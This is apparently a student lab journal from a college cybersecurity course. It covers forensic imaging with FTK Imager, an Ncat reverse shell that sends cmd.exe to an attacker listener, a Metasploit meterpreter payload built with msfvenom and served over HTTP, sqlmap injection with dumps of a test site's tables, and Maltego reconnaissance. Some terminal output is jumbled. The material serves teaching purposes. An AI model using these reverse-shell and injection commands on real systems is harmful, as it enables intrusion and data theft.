
Step-3: Add image destination and select the image type as raw.



Step-4: Provide the details for the evidence item and specify the destination for the image. Name the image file as "FTKing" and adjust the Image Fragment Size to 0.



Step-5: It will start creating the image file and then you can verify the results.



KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

Step-6: Go to the given destination and verify the result.



```
Evidence for Pract 3.001 - Notepad
File Edit Format View Help
Created By AccessData® FTK® Imager 4.5.0.3

Case Information:
Acquired using: AD14.5.0.3
Case Number: 1234
Evidence Number: 1
Unique description: Pendrive
Examiner: Hitesh & Amin
Notes: Practical 3

-----

Information for C:\Users\hp\Downloads\Evidence for Pract 3:

Physical Evidentiary Item (Source) Information:
[Device Info]
Source Type: Physical
[Drive Geometry]
Cylinders: 1,886
Tracks per Cylinder: 255
Sectors per Track: 63
Bytes per Sector: 512
Sector Count: 30,310,400
[Physical Drive Information]
Drive Model: Kingston DataTraveler 2.0 USB Device
Drive Serial Number: [C]
Drive Interface Type: USB
Removable drive: True
Source data size: 14800 MB
Sector count: 30310400
[Computed Hashes]
MD5 checksum: c9e91705384392ebb5e10ab2463a37df
SHA1 checksum: 0103a78d48aa34fa0dece7c74b1e1ba97f6f7664

Image Information:
Acquisition started: Sun Feb 25 12:12:03 2024
Acquisition finished: Sun Feb 25 12:19:37 2024
Segment list:
C:\Users\hp\Downloads\Evidence for Pract 3.001

Image Verification Results:
Verification started: Sun Feb 25 12:19:38 2024

Ln 1, Col 1 100% Windows (CRLF) UTF-8 with BOM
```

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

PRACTICAL 9

❖ NCAT:

Ncat stands as a robust networking utility within the Nmap suite, renowned for its prowess in network exploration, security auditing, and network service administration. This command-line tool facilitates the seamless exchange of data across network connections, bolstered by support for a diverse range of protocols including TCP, UDP, SSL, and IPv6. Ncat is a versatile networking utility for:

1. Port scanning and service discovery.
2. Network troubleshooting and traffic inspection.
3. Secure remote administration.
4. File transfer, with support for encryption.

Note:

NCAT is a Cli based tool

Reverse shell : session created using remote/attacker system

Bind shell : session created using target system

Part A: reverse shell on windows.

nc -lvp [port number]

note: (l: listener , v : verbose, p: port)

attacker system: ip(192.168.100.144)

```
(root@kali)-[~]  
# ufw disable  
Firewall stopped and disabled on system startup  
  
(root@kali)-[~]  
# nc -lvp 4444  
listening on [any] 4444 ...
```

Target system: ip(192.168.100.125)

```
C:\Users\hp>ncat -nv 192.168.100.144 4444 -e cmd.exe  
Ncat: Version 7.94 ( https://nmap.org/ncat )  
Ncat: Connected to 192.168.100.144:4444.
```

Execute any command from attacker(kali) to windows(172.22.80.1)

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20
M.Sc (I.T.) Part-1 Semester II

```
(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.125: inverse host lookup failed: Unknown host
connect to [192.168.100.144] from (UNKNOWN) [192.168.100.125] 49887
Microsoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hpb>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter vEthernet (Default Switch):

    Connection-specific DNS Suffix . . . . . : 
    Link-local IPv6 Address . . . . . : fe80::f515:5cc6:7bc1:1431%40
    IPv4 Address. . . . . : 172.22.80.1
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 

Ethernet adapter Ethernet:
```

Part B: reverse shell with payload

```
(root@kali)-[~]
# msfconsole

-----
/ it looks like you're trying to run a \
\ module                               /
-----

test

=====
WARNING : WARNING : WARNING : WARNING : WARNING :
          UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
=====

msf6 >

=[ metasploit v6.3.27-dev ]
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

```
msf6 > msfvenom LHOST=192.168.100.144 LPORT=4444 -f exe -o payload.exe
[*] exec: msfvenom 0.1 netmask 255.0.0.0
Inet 0.0.0.0 prefixlen 128 scopeid 0x10<host>
Error: No options
msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
```

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.144 LPORT=4444 -f exe -o /home/amin/Desktop/shallcode/reverse_tcp.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.144 LPORT=4444 -f exe -o /home/amin/Desktop/shallcode/reverse_tcp.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

```
(root@kali)-[~]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Final size of exe file: 73802 bytes
msf6 >
```

```
msf6 > use exploit
PING 172.22.80.1 (172.22.80.1) 56(84)
Matching Modules
=====ping statistics====
43 packets transmitted, 0 received, 100%
# Name
- ----
0 exploit/windows/browser/adobe_
1 exploit/windows/browser/adobe_
```


KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

```
msf6 > use exploit/multi/handler
[-] No results from search
[-] Failed to load module: exploit/multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows//meterpreter/reverse_tcp.exe
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows//meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.144
lhost => 192.168.100.144
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
[*] Started reverse TCP handler on 192.168.100.144:4444
Keyboard interrupt received, exiting.
```

```
(root@kali)-[~]
# python3 -m http.server > set payload windows//meterpreter/reverse_tcp
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.100.144 - - [03/Mar/2024 12:03:41] "GET / HTTP/1.1" 200 -
192.168.100.144 - - [03/Mar/2024 12:03:42] code 404, message File not found
192.168.100.144 - - [03/Mar/2024 12:03:42] "GET /favicon.ico HTTP/1.1" 404 -
192.168.100.144 - - [03/Mar/2024 12:05:53] code 404, message File not found
192.168.100.144 - - [03/Mar/2024 12:05:53] "GET //home/amin/Desktop/shallcode/reverse_tcp.exe HTTP/1.1" 404 -
192.168.100.144 - - [03/Mar/2024 12:06:02] code 404, message File not found
192.168.100.144 - - [03/Mar/2024 12:06:02] "GET //home/amin/Desktop/shallcode/ HTTP/1.1" 404 -
192.168.100.144 - - [03/Mar/2024 12:16:33] "GET / HTTP/1.1" 200 -
192.168.100.144 - - [03/Mar/2024 12:17:02] "GET /reverse_tcp.exe HTTP/1.1" 200 -
```

```
(root@kali)-[~]
# ls
41x  Infoga  deb  main  reverse_tcp.exe
```

Directory listing for /

- [.bashrc](#)
 - [.bashrc.original](#)
 - [.cache/](#)
 - [.cassandra/](#)
 - [.face](#)
 - [.face.icon@](#)
 - [.lessht](#)
 - [.local/](#)
 - [.msf4/](#)
 - [.profile](#)
 - [.python_history](#)
 - [.set/](#)
 - [.ssh/](#)
 - [.sudo as admin successful](#)
 - [.vboxclient-display-svgx-x11-tty1-control.pid](#)
 - [.viminfo](#)
 - [.wget-hsts](#)
 - [.zsh_history](#)
 - [.zshrc](#)
 - [41x](#)
 - [deb](#)
 - [Infoga/](#)
 - [main](#)
 - [reverse_tcp.exe](#)
-

Page || 22

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

Step 3: Now we've access of DB lets get into the table using SQL map

```
(root@kali)~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tabless
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: cat=-4019 OR 4411=4411#

  Type: error-based
  Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
  Payload: cat=GTID_SUBSET(CONCAT(0x7171767671,(SELECT (ELT(7514=7514,1))),0x7178707171),7514)

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: cat=(CASE WHEN (1712=1712) THEN SLEEP(5) ELSE 1712 END)

  Type: UNION query
  Title: Generic UNION query (random number) - 11 columns
  Payload: cat=-3478 UNION ALL SELECT 9031,9031,9031,9031,9031,9031,9031,9031,9031,9031,9031,CONCAT(0x
---
[18:15:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[18:15:41] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

Step 4: Delve deeper into what information this table contains. (as tables are created)

```
(root@kali)~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns
```

```
[22:22:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[22:22:25] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| adesc  | text |
| aname  | varchar(50) |
| artist_id | int |
+-----+-----+

[22:22:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[22:22:25] [WARNING] your sqlmap version is outdated
```

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

Step 5: We notice that tables have columns such as "name" that we can access. This hack demonstrates that even without logging in or escalating privileges, data can be accessed through SQL injection.

```
(root@kali)-[~]
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump

[22:25:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[22:25:57] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+-----+
| aname |
+-----+
| r4w8173 |
| Blad3 |
| lyzae |
+-----+

[22:25:57] [INFO] table 'acuart.artists' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[22:25:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[22:25:57] [WARNING] your sqlmap version is outdated

[*] ending @ 22:25:57 /2024-03-15/
```

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

PRACTICAL 11


❖ Maltego:

Maltego serves as a tool for data visualization and analysis, utilized primarily for information gathering and intelligence purposes. It empowers users to collect and scrutinize data from diverse sources such as public databases, social networks, and online services, enabling the creation of visual representations that highlight relationships and connections between various entities.

In contrast, SQL injection stands as a cyber attack method targeting web applications reliant on SQL (Structured Query Language) databases. This attack exploits vulnerabilities within these applications, wherein the attacker inserts malicious SQL code into input fields or parameters. By doing so, the attacker manipulates the application into executing unintended SQL commands. The ramifications include unauthorized access to sensitive data, data manipulation, and potential complete takeover of the database server.


While Maltego itself is not expressly designed for executing SQL injection attacks, it can be employed during the reconnaissance phase of an attack. In this capacity, it aids in gathering information about potential targets and identifying vulnerabilities that could be exploited via SQL injection techniques.

Step1: Register and go to the home page.




Step 2: In the toolbar above, choose "Machines," then select "URL to Network and Domain Information." This option enables the search for all potential connections associated with the provided URL.


KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20
M.Sc (I.T.) Part-1 Semester II



Step 3: Enter the URL you want to Investigate.




Output: Every connection to Hinduja College website is visible in connective manner




KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II



The Company Stalker CE machine requires the following inputs:

Domain Name



PRACTICAL 12


❖ PuTTY SSH:

PuTTY is a free and open-source terminal emulator, serial console and network file transfer application. It supports several network protocols, including SCP, SSH, Telnet, rlogin, and raw socket connection. It can also connect to a serial port. The name "PuTTY" has no official meaning. PuTTY was originally written for Microsoft Windows, but it has been ported to various other operating systems. Official ports are available for some Unix-like platforms, with work-in-progress ports to Classic Mac OS and macOS, and unofficial ports have been contributed to platforms such as Symbian, Windows Mobile and Windows Phone. PuTTY was written and is maintained primarily by Simon Tatham, a British programmer.

Prerequisite:

1. Apt update: To download all the updates.
2. apt install openssh-server: to install ssh services.
3. Install putty to the client OS (i.e., Host OS windows)
4. apt install ufw

Step 1: Check the SSH status (Below is shown as disable lets enable it)


A terminal window titled 'root@kali: ~' with a red header bar. The terminal shows the command 'systemctl status ssh.service' and its output. The output indicates that the 'ssh.service' is 'disabled' and 'inactive (dead)'. The terminal also shows the command 'man:sshconfig(5)' and 'lines 1-5/5 (END)'.

```
root@kali: ~  
root@kali: ~ 99x25  
o ssh.service - OpenBSD Secure Shell server  
  Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)  
  Active: inactive (dead)  
    Docs: man:sshd(8)  
          man:sshconfig(5)  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
lines 1-5/5 (END)
```


KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

Step 2: Service ssh start to start the ssh service.



```
root@kali: ~
root@kali: ~ 99x25

root@kali:~# service ssh start
root@kali:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Tue 2023-10-24 07:08:04 CDT; 3s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 2309 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Main PID: 2310 (sshd)
       Tasks: 1 (limit: 7599)
      Memory: 2.7M
         CPU: 71ms
    CGroup: /system.slice/ssh.service
            └─2310 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Oct 24 07:08:04 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Oct 24 07:08:04 kali sshd[2310]: Server listening on 0.0.0.0 port 22.
Oct 24 07:08:04 kali sshd[2310]: Server listening on :: port 22.
Oct 24 07:08:04 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
root@kali:~#
```

Step 3:

UFW stands for Uncomplicated Firewall. It's a program that manages firewall rules in Linux.

UFW is designed to be easy to use and has a command-line interface. It's available by default in all Ubuntu installations since 8.04 LTS.

UFW uses iptables to configure firewall rules. Iptables has a complex syntax, so using UFW is a useful alternative. UFW minimizes the effort of setting up a firewall by starting with an optimal default configuration.

